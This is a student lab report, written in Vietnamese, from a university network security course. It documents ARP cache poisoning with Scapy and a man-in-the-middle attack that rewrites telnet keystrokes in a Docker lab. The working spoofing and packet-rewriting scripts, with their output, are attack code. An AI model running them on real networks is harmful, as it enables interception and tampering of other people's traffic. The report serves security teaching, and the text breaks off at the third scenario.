Bộ môn An toàn Thông tin – Khoa MMT&TT
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: An toàn mạng máy tính

Kỳ báo cáo: Buổi 03 (Session 03)

Tên chủ đề: Dò quét và bắt gói tin trong mạng

GV: Nghi Hoàng Khoa

Ngày báo cáo: 31/10/2022

Nhóm: 07 (nếu không có xoá phần này)

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT101.N11.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn
2	Nguyễn Bảo Phương	20520704	20520704@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Task 01	100%
2	Task 02	100%
3	Task 03	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Kịch bản 01: ARP Cache Poisoning

Trước tiên ta cần vào từng host, lấy địa chỉ IP và MAC của chúng

82c07b868dfe B-10.9.0.6

(MAC B: 02:42:0a:09:00:06)

7b335b1aef5c M-10.9.0.105

(MAC M: 02:42:0a:09:00:69)

45408948a017 A-10.9.0.5

(MAC A: 02:42:0a:09:00:05)

Lệnh bắt gói tin ở container:

tcpdump -i eth0 -n

Task 1.1 (Using ARP request): On host M, construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

code

```
from scapy.all import *
E = Ether()
E.src = "02:42:0a:09:00:69" #MAC M
E.hwdst = "02:42:0a:09:00:05" #MAC A
A = ARP()
A.op = 1 # ARP request
#We need map IP of B with MAC of M, then sent this packet to A
A.hwsrc = "02:42:0a:09:00:69" #MAC M
A.psrc = "10.9.0.6" #IP B
A.hwdst = "02:42:0a:09:00:05" # MAC A
A.pdst = "10.9.0.5" # IP A

pkt = E/A #create a packet with A ove
pkt.show()
sendp(pkt)
```

Trước khi bắt đầu chạy chương trình tạo ARP cache poisoning attack

Ở host M - attacker, sau khi chạy code

```
root@7b335b1aef5c:/volumes# python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
```

Ở host B

```
root@82c07b868dfe:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

Ở host A

```
root@45408948a017:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:09:52.299869 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, len
gth 28
06:09:52.300042 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
```

Chạy lệnh **arp -n** ở host A để kiểm tra ARP cache của host

```
root@45408948a017:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Task 1.2 (using ARP reply):

On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not. Try the attack under the following two scenarios, and report the results of your attack:

Code.

```
from scapy.all import *
E = Ether()
A = ARP()
E.src = "02:42:0a:09:00:69"
E.dst = "02:42:0a:09:00:05"
A.op = 2 # ARP reply
#We need map IP of B with MAC of M, then sent this packet to A
A.hwsrc = "02:42:0a:09:00:69" #MAC M
A.psrc = "10.9.0.6" #IP B
A.hwdst = "02:42:0a:09:00:05" # MAC A
A.pdst = "10.9.0.5" # IP A

pkt = E/A #create a packet with A ove
pkt.show()
sendp(pkt)
```

Scenario 1: B's IP is already in A's cache. (IP của B có trong cache của A)

IP của B là 10.9.0.6 đã có sẵn trong cache của A

```
root@45408948a017:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Ở host M - attacker:

```
root@7b335b1aef5c:/volumes# python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
```

Ở host B: Không nhận được gói tin nào

```
root@82c07b868dfe:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

Ở host A: Chỉ nhận được gói tin reply có IP là của B nhưng thực ra là gói tin từ M

```
root@45408948a017:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:27:07.646616 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d. (IP của B không nằm trong cache của A)

Kiểm tra bảng cache của host A

```
root@45408948a017:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

Ở host B:

```
root@82c07b868dfe:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:33:40.501878 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

Ở host A:

```
root@45408948a017:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:33:40.501880 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

Task 1C:

- **Task 1.C (using ARP gratuitous message).** On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B.

  ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:

  – The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
  – The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (`ff:ff:ff:ff:ff:ff`).
  – No reply is expected.

Gratuitous ARP là một loại ARP request khác của host. Loại request này giúp mạng có thể xác định các địa chỉ IP bị trùng lặp. Do đó, khi router hay switch gửi ARP request để lấy địa chỉ IP, nó sẽ không nhận được phản hồi ARP nào. Vì vậy cũng không có node nào có thể sử dụng địa chỉ IP được cấp cho router hay switch đó.

Ta cần để Destination MAC của Ether header là ff:ff:ff:ff:ff:ff để nó thành Broadcast frame (frame được gửi tới mọi người trong mạng cục bộ)

Code

```
from scapy.all import *

# The source and destination IP addresses are the same, and they are the IP address of the host
#issuing the gratuitous ARP
# MAC dst on Ether header and ARP header is "ff:ff:ff:ff:ff:ff"
# No reply
E = Ether()
E.src =  "02:42:0a:09:00:69"   #MAC of M - attacker
E.dst = "ff:ff:ff:ff:ff:ff"   #request from task

A = ARP()
A.hwsrc = "02:42:0a:09:00:69" #MAC M
A.psrc = "10.9.0.6"            #MAC B
A.hwdst = "ff:ff:ff:ff:ff:ff"  #request from task
A.pdst = "10.9.0.6"            #MAC B
A.op=2   #ARP reply

pkt = E/A
pkt.show()
sendp(pkt)


```

Scenario 1: B's IP is already in A's cache. (IP của B có trong cache của A)

```
root@45408948a017:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Ở host M - attack

```
root@7b335b1aef5c:/volumes# python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

Ở host B

```
root@82c07b868dfe:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:49:58.638773 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

Ở host A

```
root@45408948a017:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:49:58.638774 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

Khi dùng **arp -n** ở host A

Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d. (IP của B không nằm trong cache của A)

Ở host B

```
root@82c07b868dfe:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:45:42.855252 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

Ở host A

```
root@45408948a017:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:45:42.855265 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

Khi dùng **arp -n** ở host A thì ta thấy bảng cache ARP của host A trống

2. Kịch bản 02: MITM Attack on Telnet using ARP Cache Poisoning

Host A và host B giao tiếp với nhau bằng telnet, host M muốn chặn lại cuộc giao tiếp và thay đổi dữ liệu được gửi giữa A và B

Step 1 (Launch the ARP cache poisoning attack):

Host M cần tạo một cuộc tấn công nhiễm độc ARP cache giữa A và B:

-Ở bảng ARP cache của host A, IP của B được ánh xạ tới MAC của M

-Ở bảng ARP cache của host B, IP của A được ánh xạ tới MAC của M

(Nên chạy liên tục, vì các giá trị giả có thể bị thay đổi lại bởi các giá trị thật)

Code:

```
from scapy.all import *
import time

def ARP_poisoning_cache(victimIP, victimMAC, pre_IP ):
        E = Ether(src = "02:42:0a:09:00:69", dst = victimMAC)
        A = ARP(hwsrc = "02:42:0a:09:00:69", hwdst = victimMAC, psrc =
 pre_IP, pdst = victimIP, op = "who-has")
        return E/A

A_IP = "10.9.0.5"
A_MAC = "02:42:0a:09:00:05"
B_IP = "10.9.0.6"
B_MAC = "02:42:0a:09:00:06"

pkt_A = ARP_poisoning_cache(A_IP, A_MAC, B_IP)
pkt_B = ARP_poisoning_cache(B_IP, B_MAC, A_IP)
pkt_A.show()
pkt_B.show()
"""while True:
        sendp(pkt_A)
        sendp(pkt_B)
        time.sleep(5)"""

sendp(pkt_A)
sendp(pkt_B)

```

Ở host M - attacker:

Ta có thể thấy trong 2 gói tin được tạo ra từ script task2_nbp.py, địa chỉ IP của A và B được ánh xạ tới MAC B và được gửi tới A và B.

Sau đó cache ARP của A và B bị nhiễm độc, địa chỉ IP của host thì đúng, nhưng MAC thì lại là của M. Ta có thể xem bảng cache ARP bằng cách dùng lệnh **arp -n** ở host A, B

```
root@7b335b1aef5c:/volumes# python3 task2_nbp.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:06
     pdst      = 10.9.0.6
```

Ở host B: Địa chỉ IP của A là 10.9.0.5 đã được ánh xạ với MAC của M là attacker

```
root@82c07b868dfe:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
02:05:49.947026 ARP, Request who-has 10.9.0.6 (02:42:0a:09:00:06) tell 10.9.0.5, len
gth 28
02:05:49.947166 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
root@82c07b868dfe:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```


Ở host A: Địa chỉ IP của B là 10.9.0.6 đã được ánh xạ với MAC của M là attacker


```
root@45408948a017:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
02:05:49.908495 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, len
gth 28
02:05:49.908519 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
root@45408948a017:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Step 2 (Testing):

Khi tắt ip forwarding tại M và ping từ A tới B, ta thấy có trong 13 gói tin được gửi đi, có 8 gói bị drop, là do khi A ping tới B, A sẽ gửi các gói tin tới M (do MAC của B trong bảng cache của A đã bị đánh tráo thành MAC của M). Khi M nhận được gói tin, nó thấy trong IP đích trong gói tin là gửi tới B, nên không gửi gói tin reply. Sau những lần ping không thành công, A gửi ARP request và nhận được địa chỉ MAC thật của B, từ đó A thoát khỏi cuộc tấn công nhiễm độc cache và thành công ping tới B.

```
root@45408948a017:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.177 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.070 ms
^C
--- 10.9.0.6 ping statistics ---
13 packets transmitted, 5 received, 61.5385% packet loss, time 12266ms
rtt min/avg/max/mdev = 0.067/0.091/0.177/0.042 ms
```






Step 3:

Khi bật ip forwarding và ping từ A tới B, khi A gửi gói tin tới M (do ARP poisoning cache attack) và M nhận ra đây không phải gói tin gửi cho nó, thay vì hệ thống drop gói tin từ A, M sẽ gửi lại gói tin tới B. Sau đó B gửi gói tin echo reply lại, đáng lẽ là gửi cho A nhưng do ARP poisoning cache attack thì lại gửi cho M, sau đó M gửi lại cho A, nên A vẫn thành công ping tới B và không gói tin nào bị drop.

```
root@45408948a017:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.181 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.110 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.111 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.120 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.121 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.083 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.109 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.087 ms
^C
--- 10.9.0.6 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8199ms
rtt min/avg/max/mdev = 0.083/0.114/0.181/0.026 ms
```



Step 4:

Thứ tự chạy lệnh:

Chạy file python nhiễm độc ARP cache

sysctl net.ipv4.ip_forward=0

Thực hiện telnet

sysctl net.ipv4.ip_forward=1

Chạy file python thực hiện MITM attack

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())

            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

filter_template = 'tcp'
f = filter_template.format(A=MAC_A, B=MAC_B)
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Ở host B


```
root@45408948a017:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@45408948a017:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
82c07b868dfe login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Oct 30 03:34:47 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@82c07b868dfe:~$ ZZZZZZZZZ
```

Ở host M: ta có thể thấy host M bắt được gói tin ‘n’ và gửi lại gói tin ‘Z’, bắt được gói tin chứa ‘a’ và tiếp tục gửi lại gói tin chứa ‘Z’, vậy là ta đã thành công thay đổi các ký tự chữ cái gõ trên telnet thành ký tự ‘Z’

```
LAUNCHING MITM ATTACK.........
*** b'n', length: 1
.
Sent 1 packets.
*** b'Z', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Z', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'a', length: 1
.
Sent 1 packets.
*** b'Z', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
.
Sent 1 packets.
.
Sent 1 packets.
*** b'a', length: 1
.
Sent 1 packets.
*** b'Z', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Z', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'ru', length: 2
.
Sent 1 packets.
```

Kiểm tra trên wireshark (được bật sau khi đã thành lập kết nối telnet và trước khi nhập input trên telnet)



=> Các ký tự chữ cái gõ trên telnet bị hiển thị thành 'Z', vậy là ta đã thành công thực hiện MITM attack đơn giản

3. Kịch bản 03

Task này giống như task 2, nhưng host A và B giao tiếp với nhau qua netcat, và khi ta gửi thông tin từ A sang B, các ký tự trong từ đầu tiên sẽ bị đổi thành ký tự 'A'

Thứ tự chạy lệnh:

Chạy file python nhiễm độc ARP cache

